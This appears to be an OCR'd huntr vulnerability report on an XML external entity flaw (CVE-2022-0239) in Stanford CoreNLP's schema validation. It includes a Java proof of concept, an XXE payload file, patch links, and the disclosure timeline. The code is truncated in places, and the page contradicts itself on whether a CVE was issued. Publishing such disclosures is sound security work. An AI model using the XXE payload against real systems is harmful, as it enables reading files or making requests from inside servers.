### huntr

## Improper Restriction of XML External Entity Reference in stanfordnlp/corenlp



Valid Reported on Jan 14th 2022

## Description


When a malicious schema XML file is passed to getValidatingXmlParser(), the parser is vulnerable to XXE when the SchemaFactory parses the schema XML file.

In

https://github.com/stanfordnlp/CoreNLP/blob/4c28eb5f5e44381b4157aa4fcab72e9231ce42b8 /src/edu/stanford/nlp/util/XMLUtils.java#L304L305

```
public static DocumentBuilder getValidatingXmlParser(File schemaFile) {
SchemaFactory factory = SchemaFactory.newInstance(XMLConstants.W3C XML SCHE
Schema schema = factory.newSchema(schemaFile);
```





SchemaFactory is created without FEATURE SECURE PROCESSING set, leaving it vulnerable to XXE when it creates a new schema from a schemaFile.

## **Proof of Concept**

By default, SchemaFactory is vulnerable to XXE as shown by the example below:

```
import javax.xml.validation.SchemaFactory;
import javax.xml.validation.Schema;
import javax.xml.XMLConstants;
import java.io.File;
public class Poc {
```

Chat with us

```
public static void main(String[] args) {
    try {
        SchemaFactory factory = SchemaFactory.newInstance(XMLConstants.

        Schema schema = factory.newSchema(new File("poc.xml"));
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

poc.xml

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://127.0.0.1/">]>
<foo>&xxe;</foo>
```

#### **Patch**

https://github.com/stanfordnlp/corenlp/compare/HEAD...haxatron:fix-xxe-2

## **Impact**

This vulnerability is capable of XXE when a developer uses this function to validate XML files against malicious schema files

#### References

https://cheatsheetseries.owasp.org/cheatsheets/XML\_External\_Entity\_Prevention\_Cheat\_Sheet.html#schemafactory

CVE

CVE-2022-0239 (Published)

Vulnerability Type

CWE-611: Improper Restriction of XML External Entity Reference

Severity

Medium (4.7)

Chat with us

# Visibility Status Found by haxatron pro 🗸 Fixed by haxatron pro 🗸 We are processing your report and will contact the stanfordnlp/corenlp team within 24 hours. haxatron submitted a patch 10 months ago haxatron modified the report 10 months ago haxatron 10 months ago Researcher Patch Fix: https://github.com/Haxatron/CoreNLP/commit/6599d080547005d9755efadeb60a4b6be7313a92

haxatron modified the report 10 months ago

haxatron 10 months ago Researcher

New patch: https://github.com/stanfordnlp/corenlp/compare/HEAD...haxatron

Chat with us

haxatron modified the report 10 months a		
haxatron modified the report 10 months a		
We have contacted a member of the <b>star</b> 10 months ago	nfordnlp/corenlp team and are	e waiting to hear back
A <b>stanfordnlp/corenlp</b> maintainer valida	ated this vulnerability 10 month	
haxatron has been awarded the disclosur	re bounty 🗸	
The fix bounty is now up for grabs		
A <b>stanfordnlp/corenlp</b> maintainer marke	ed this as fixed in 4.3.3 with co	mmit <b>1940ff</b>
haxatron has been awarded the fix bount	ty 🗸	
This vulnerability will not receive a CVE	×	
A stanfordnlp/corenlp maintainer 10 month	ns ago	Maintainer
Thanks!		
Sign in to join this conversation		
022 © 418sec		
untr	part of 418sec	
ome	company	
acktivity	about	Chat with us

FAO

contact us

terms

privacy policy